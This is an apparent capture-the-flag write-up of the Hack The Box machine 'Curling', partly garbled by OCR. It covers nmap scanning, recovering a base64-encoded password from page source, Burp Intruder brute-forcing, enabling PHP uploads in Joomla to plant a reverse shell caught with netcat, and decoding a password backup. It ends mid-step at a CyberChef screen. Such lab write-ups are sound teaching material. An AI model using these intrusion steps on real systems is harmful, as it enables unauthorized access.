
Hack The Box: Curling

Exploiting a vulnerable linux machine at target IP 10.10.10.150 known as Curling.


Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root.

Tactics:


1. Perform a network scan. Using nmap to discover target Ip 10.10.10.150. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. Nmap scan revealed that port 22 has a SSH service and port 80 has an Apache server running and has a joomla service running on it. The target Ip has a cewl curling website running on it. Viewed the source page and found a secrets.txt and a username "Floris". The secrets.txt file contained a hashed base64 text. Decoded that and it gave me a password "Curling2018!" which I used for user floris.



```
[sudo] password for shashhh10:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-21 19:52 EDT
Nmap scan report for 10.10.10.150
Host is up (0.087s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/sub
mit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/21%OT=22%CT=1%CU=31417%PV=Y%DS=2%DC=T%G=Y%TM=5EC7143
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)SEQ
OS:(SP=103%GCD=1%ISR=10A%TI=Z%CI=I%TS=A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O
OS:3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
```




```
                                                              Category: <a href="/index.php/2-uncategorised" itemprop="genr

                                        <dd class="published">
                <span class="icon-calendar" aria-hidden="true"></span>
                <time datetime="2018-05-22T18:51:53+00:00" itemprop="datePublished">
                    Published: 22 May 2018              </time>
            </dd>



                                        <dd class="hits">
                    <span class="icon-eye-open" aria-hidden="true"></span>
                    <meta itemprop="interactionCount" content="UserPageVisits:6" />
                    Hits: 6         </dd>                       </dl>



<p>Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!</p>
<p>- Floris</p>



            </div>


        </div>




</div>

                    <div class="clearfix"></div>

<ul itemscope itemtype="https://schema.org/BreadcrumbList" class="breadcrumb">
            <li>
            You are here: &#160;
        </li>

                <li itemprop="itemListElement" itemscope itemtype="https://schema.org/ListItem" class="active">
                <span itemprop="name">
```



```
Q3VybGluZzIwMTgh
```

2. To confirm the password for user "Floris" used burp suite to intercept a random login request. And used the cluster bomb intruder attack in burp suite for the username payload and the password payload. For this we needed a wordlist so used cewl to get a word list out of all the words on the cewl curling website blog. And got access to the system as user Floris. Got access to the control panel.



Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Payload Options [Simple list]
Paste Load ... Remove Clear Add
Add from list ... [Pro version only]
Payload Processing
Add Edit Remove Up Down
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options

Payload set: 1

Payload type: Simple list


website
Stay
tuned
content
win
Floris
Email
able
choose
new

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
10	new	Curling2018!		☑	☐		
9	choose	Curling2018!		☑	☐		
8	able	Curling2018!		☑	☐		
7	Email	Curling2018!		☑	☐		
6	Floris	Curling2018!		☑	☐		
5	win	Curling2018!		☑	☐		
4	content	Curling2018!		☑	☐		
3	tuned	Curling2018!		☑	☐		
2	Stay	Curling2018!		☑	☐		
1	website	Curling2018!		☑	☐		
0				☑	☐		

Finished

3. Apparently I tried to upload a reverse php shell but for some reason was unsuccessful. So I got access to the media directory and used a php upload script so that I could upload a reverse tcp shell script to get access to the shell which worked. Also this website used the protostar theme, so linked the script with that theme directory. After successfully uploading the script, I got reverse shell using netcat.



Message
Configuration saved.

Legal Extensions (File Types): php, PHP, bmp,csv,doc,gif,ico,jpg,jp

Maximum Size (in MB): 10


Warning! Path Folder
Changing the 'Path to files folder' from the default of 'images' may break your links.
The 'Path to images' folder has to be the same or a subfolder of 'Path to files'.

Path to Files Folder: images

Path to Images Folder: images


Restrict Uploads: Yes [✓ No]

Ignored Extensions:



Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64

Browse... No file selected. Upload




Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64

Browse... No file selected. Upload

Upload Success !!!

```
^C
--- 10.10.10.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 86.617/88.326/90.035/1.709 ms
shashhh10@kali:~$ ls
10.10.10.171.xml        Downloads       php-reverse-shell-1.0           shell.jsp
10.10.10.181.xml        hydra.restore   php-reverse-shell-1.0.tar.gz    shell.php
14641.py                id_rsa          phpshells.txt                   shell.py
authorized_keys         id_rsa.pub      Pictures                        ssh
cwords.txt              met.exe         Public                          suggester.sh
Desktop                 Music           rockyou.txt                     Templates
directory-list-1.0.txt  nel.c           shell1.php                      USB-Rubber-Ducky
Documents               p.hash          shell.aspx                      Videos
shashhh10@kali:~$ nano shell.php
shashhh10@kali:~$ nano shell1.php
shashhh10@kali:~$ nano uploadscript.php
shashhh10@kali:~$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.10.150] 55908
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64 x86_64 x8
6_64 GNU/Linux
 01:49:09 up 20:28,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1265): Inappropriate ioctl for device
bash: no job control in this shell
www-data@curling:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@curling:/$ 
```

4. We are currently logged in as “www-data” in the shell. Hovering inside the machine we find that user floris has a password_backup file present. The contents of the file are a hex dump. Copied the content and used cyberchef to decode the file. After decoding we get a password.txt file with a password for floris and I then logged into the machine using ssh as floris. Exfiltrated to the user.txt file and exfilted the admin area directory which contains an input and report file.


From Hexdump, 6 more - CyberChef - Mozilla Firefox
https://gchq.github.io/CyberChef/#recipe=From_Hexdump()B
Operations
tar
Tar
Untar
Bombe
Colossus
Convert co-ordinate format
Decode text
Detect File Type
Encode text
Enigma
Lorenz
Register
